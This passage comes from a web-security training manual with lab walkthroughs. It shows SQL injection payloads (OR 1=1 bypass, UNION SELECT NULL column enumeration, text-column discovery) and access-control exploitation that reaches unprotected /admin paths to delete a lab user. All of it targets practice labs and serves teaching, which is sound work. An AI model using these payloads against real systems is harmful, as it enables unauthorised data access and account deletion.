
 localhost:3000/Sql_Injection/sql_injection_lab/second_lab/our_store'+OR+1=1--

Chapter 4: Lab Exercises and Solutions

- Observe Results: All items, including the normally hidden ones, should appear.




- **Hint:** Make sure the injected condition is syntactically correct—keep the opening quote for the original string and close it before your OR clause.




Lab : Determine Number of Columns

- Open the Lab: Navigate to the lab URL and wait for the product listing to load.
- Identify Injection Point: Locate the category parameter in the URL or filter form.




- Test Column Count:
- Start with:
' UNION SELECT NULL--




Chapter 4: Lab Exercises and Solutions

- If you see a syntax error, increase to two NULL values:
' UNION SELECT NULL,NULL--
- Repeat, adding one more NULL each time, until the page loads without an error.
- Confirm Column Count: The number of NULL values that stops producing an error equals the number of columns.




- **Hint:** If you receive a “number of columns in the SELECT statement does not match” error, adjust the count by adding or removing NULL placeholders accordingly.




Lab : Find Column Containing Text

- Open the Lab: Go to the lab URL and wait for the page to load.
- Locate Injection Point: Identify the category parameter in the URL or filter form.



- Inject Markers: Using the column count from Lab 3, inject text markers in each column position: ' UNION SELECT 'col1', NULL,NULL--




Chapter 4: Lab Exercises and Solutions

- ' UNION SELECT NULL,'col2',NULL--

localhost:3000/Sql_Injection/sql_injection_lab/fourth_lab/show_prices'+UNION+SELECT+NULL,'abcdef',NULL--

- ' UNION SELECT NULL,NULL,'col3'--
- Submit and Observe: Reload or submit the filter with each payload. The response will show which marker appears in the page.
- Identify Text Column: The column where your marker text appears is the one that accepts and displays text.



- **Hint:** Ensure you wrap text markers in quotes and comment out the rest of the query after your payload.

Product Name

Robot Home Security Buddy
All-in-one Typewriter
Photobomb Backdrops
Grow Your Own Spy Kit

Hint

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query. Verify that the query is returning three columns, using the following payload in the category parameter: `' +UNION+SELECT+NULL,NULL,NULL--`.
3. Try replacing each null with the random value provided by the lab, for example: `' +UNION+SELECT+'abcdef',NULL,NULL--`.
4. If an error occurs, move on to the next null and try that instead.
5. `' +UNION+SELECT+NULL,'abcdef',NULL--`.

Got it!

Actions

AddCart
AddCart
AddCart
AddCart

Access control vulnerabilities

Introduction

Access control determines what authenticated users are allowed to do and see within a web application. It governs access to:

- **Pages** (e.g., admin dashboard)
- **Resources** (e.g., private user data, files)
- **Actions** (e.g., deleting a user, modifying roles)

What Is an Access Control Vulnerability?

An access control vulnerability arises when an application fails to enforce proper restrictions. This allows attackers to:

- View or modify data they shouldn't see
- Perform actions reserved for other users or admins
- Bypass roles or privilege levels

Common Types of Access Control Flaws

- **Insecure Direct Object Reference (IDOR):** Changing a URL or parameter to access someone else's data (e.g., /profile?user_id=1002)
- **Missing Function-Level Access Control:** Accessing sensitive features directly (e.g., /admin/delete-user)
- **Vertical Privilege Escalation:** Gaining admin privileges while being a regular user
- **Horizontal Privilege Escalation:** Accessing another user's data or actions at the same level


Why It Matters

- Access control flaws can lead to:
- Information disclosure
- Account takeover
- System compromise
- Legal or compliance violations


labs

Lab : Unprotected Admin Functionality

- Open the Lab: Click on the lab link and wait for it to load.
- Log In: Use the login form to sign in as any regular user (if required).




- . Look for Admin Pages:
 - Check the site's footer, header, or menus for any “Admin Panel” or “Admin” link.
 - If not visible, try adding /admin or /admin/delete?username=carlos manually to the URL.




- Access Admin Functionality Directly:
 - Visit: <https://<your-lab-id>.web-security-academy.net/admin>

Chapter 4: Lab Exercises and Solutions


- If it loads, look for any buttons or forms related to user deletion.



- Delete Carlos:
- Navigate to the delete URL directly:
`/admin/delete?username=carlos`
- Or click the delete button if shown.




- Verify Success:
 - A “Congratulations, you solved the lab” message should appear if the deletion succeeded.
- **Hint:** If nothing is visible in the UI, test common paths like `/admin`, `/admin-panel`, `/administrator`, or `/admin/delete?username=carlos`. These endpoints may be unprotected.




Lab : Unprotected Admin Functionality with Unpredictable URL

- Open the Lab: Navigate to the lab link and let the page fully load.
- Log In (if required): Use any available login option (e.g., as a regular user).
- Understand the Challenge: There is no obvious /admin link. The admin page exists but has an unpredictable URL.

